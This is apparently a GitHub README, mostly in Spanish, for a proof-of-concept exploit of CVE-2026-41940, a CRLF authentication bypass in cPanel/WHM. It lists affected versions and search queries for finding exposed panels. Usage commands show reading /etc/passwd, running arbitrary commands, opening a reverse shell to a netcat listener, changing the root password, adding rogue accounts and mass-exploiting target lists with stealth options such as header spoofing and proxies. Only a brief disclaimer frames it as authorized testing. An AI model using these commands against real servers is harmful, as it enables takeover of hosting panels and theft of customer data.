
 tc4dy/cve-2026-41940-poc-exploit
PoC exploit para CVE-2026-41940 dirigido al bypass de autenticación de cPanel/WHM mediante inyección CRLF. Soporta secuestro de sesión, RCE, reverse shell, escaneo masivo y shell interactiva para pruebas de penetración autorizadas.



Edición cPanel & WHM - Inyección CRLF para omisión de autenticación y secuestro completo de sesión

Este exploit aprovecha CVE-2026-41940, una vulnerabilidad crítica de omisión de autenticación en cPanel/WHM. Al inyectar un payload CRLF manipulado en el sistema de gestión de sesiones, logra el secuestro de sesión, acceso root y control total sobre el panel de hosting sin necesidad de credenciales válidas.
| Categoría | Características |
|---|---|
| Explotación | [+] Omisión de autenticación mediante inyección CRLF [+] Secuestro de sesión WHM [+] Fuga de token de seguridad [+] Acceso root instantáneo |
| Post-explotación | [+] Extracción de lista de cuentas (Usuario + Dominio) [+] Ejecución remota de comandos (RCE) [+] Reverse Shell (compatible con netcat) [+] Lectura de archivos (configs, logs, etc) [+] Cambio de contraseña root [+] Creación de nuevo usuario cPanel |
| Escaneo | [+] Explotación de objetivo único [+] Escaneo masivo multi-objetivo [+] Multi-hilo (hilos configurables) [+] Soporte de anulación de puerto |
| Sigilo | [+] Retrasos aleatorios entre solicitudes [+] Suplantación de X-Forwarded-For [+] Soporte de User-Agent personalizado [+] Soporte de proxy (HTTP/HTTPS) |
| Usabilidad | [+] Shell WHM interactiva (-i)[+] Salida con colores (colorama) [+] Modo verbose/debug [+] Exportación de lista de cuentas a archivo [+] Hilo de sesión keep-alive [+] Mecanismo de reintento para conexiones inestables |
| Producto | Versiones | Estado |
|---|---|---|
| cPanel & WHM | 11.92 - 11.102 | [+] Confirmado |
| cPanel & WHM | 11.104 - 11.110 | [+] Confirmado |
| cPanel & WHM | 11.118 - 11.136 | [!] Limitado |
| cPanel & WHM | < 11.86 | [+] Posiblemente vulnerable |
port:2087 "cPanel" "WHM"
port:2083 "cPanel"
Aviso legal: Esta herramienta es solo para pruebas de seguridad autorizadas y fines educativos. El acceso no autorizado es ilegal.
# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-41940-POC-Exploit
cd CVE-2026-41940-POC-Exploit

# Install dependencies
pip3 install -r requirements.txt

# Run
python3 exploit.py -t https://example.com:2087
# Basic exploitation (extract accounts)
python3 exploit.py -t https://192.168.1.100:2087

# Save accounts to file
python3 exploit.py -t https://192.168.1.100:2087 -o accounts.txt

# Verbose mode (debug output)
python3 exploit.py -t https://192.168.1.100:2087 -v

# Interactive WHM Shell (Recommended)
python3 exploit.py -t https://192.168.1.100:2087 -i
[email protected] $ accounts          # List all cPanel accounts
[email protected] $ version           # Show cPanel version
[email protected] $ ls /home          # List directory
[email protected] $ cat /etc/passwd   # Read file
[email protected] $ exec id           # Execute command
[email protected] $ passwd NewPass123 # Change root password
[email protected] $ adduser test test.com pass123  # Create new user
[email protected] $ exit              # Exit shell

## Ejecución remota de comandos

```bash
# Execute single command
python3 exploit.py -t https://192.168.1.100:2087 --cmd "id"
python3 exploit.py -t https://192.168.1.100:2087 --cmd "cat /etc/passwd"
python3 exploit.py -t https://192.168.1.100:2087 --cmd "whoami; hostname; uname -a"


# Read file
python3 exploit.py -t https://192.168.1.100:2087 --read /etc/passwd
python3 exploit.py -t https://192.168.1.100:2087 --read /home/example/config.php
# Attacker machine (listener)
nc -lvnp 4444

# Exploit (reverse shell)
python3 exploit.py -t https://192.168.1.100:2087 --reverse-shell 10.0.0.1:4444
# Change root password
python3 exploit.py -t https://192.168.1.100:2087 --passwd "NewRootPass123!"

# Create new cPanel user
python3 exploit.py -t https://192.168.1.100:2087 --adduser hacker hacker.com Pass1234

# Keep-alive session (maintain access)
python3 exploit.py -t https://192.168.1.100:2087 --no-keep-alive  # Disable auto keep-alive
# Create targets file
echo "https://target1.com:2087" > targets.txt
echo "https://target2.com:2087" >> targets.txt
echo "https://10.0.0.5:2087" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt --threads 20

# Mass exploit with command execution
python3 exploit.py -l targets.txt --threads 10 --cmd "id"
# Custom port (non-standard)
python3 exploit.py -t https://example.com -p 8443

# Using proxy
python3 exploit.py -t https://192.168.1.100:2087 --proxy http://127.0.0.1:8080

# Custom user-agent for stealth
python3 exploit.py -t https://192.168.1.100:2087 -ua "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"

# Custom delay and retries
python3 exploit.py -t https://192.168.1.100:2087 --delay 5 --max-retries 5

# SSL verification (ignore self-signed by default)
python3 exploit.py -t https://192.168.1.100:2087 --ssl-verify
| Corto | Largo | Descripción | Predeterminado |
|---|---|---|---|
-t | --target | URL de objetivo único | Requerido (único) |
-l | --target-file | Archivo que contiene la lista de objetivos | Requerido (masivo) |
-p | --port | Anular puerto | Auto-detect |
-o | --output | Guardar lista de cuentas en archivo | None |
-v | --verbose | Habilitar salida de depuración | False |
-i | --interactive | Shell WHM interactiva | False |
--proxy | Proxy HTTP/HTTPS | None | |
-ua | --user-agent | User-Agent personalizado | Random |
--cmd | Ejecutar un solo comando | None | |
--reverse-shell | Reverse shell IP:PORT | None | |
--passwd | Cambiar contraseña root | None | |
--adduser | Crear nuevo usuario (USER DOMAIN PASS) | None | |
--read | Leer archivo del objetivo | None | |
--threads | Hilos para escaneo masivo | 10 | |
--delay | Intervalo keep-alive (segundos) | 3.0 | |
--max-retries | Reintentos máximos por solicitud | 3 | |
--no-keep-alive | No mantener la sesión | False | |
--ssl-verify | Verificar certificados SSL | False |
docker run -d --name cpanel-test -p 2087:2087 cpanel/cpanel:102
docker pull cpanel/cpanel:11.102 docker run -d -p 2087:2087 cpanel/cpanel:11.102
Consulta mis otros repositorios de exploits:
Este toolkit se proporciona estrictamente para pruebas de seguridad autorizadas, compromisos de red team e investigación defensiva. Al usar este software, aceptas los siguientes términos:
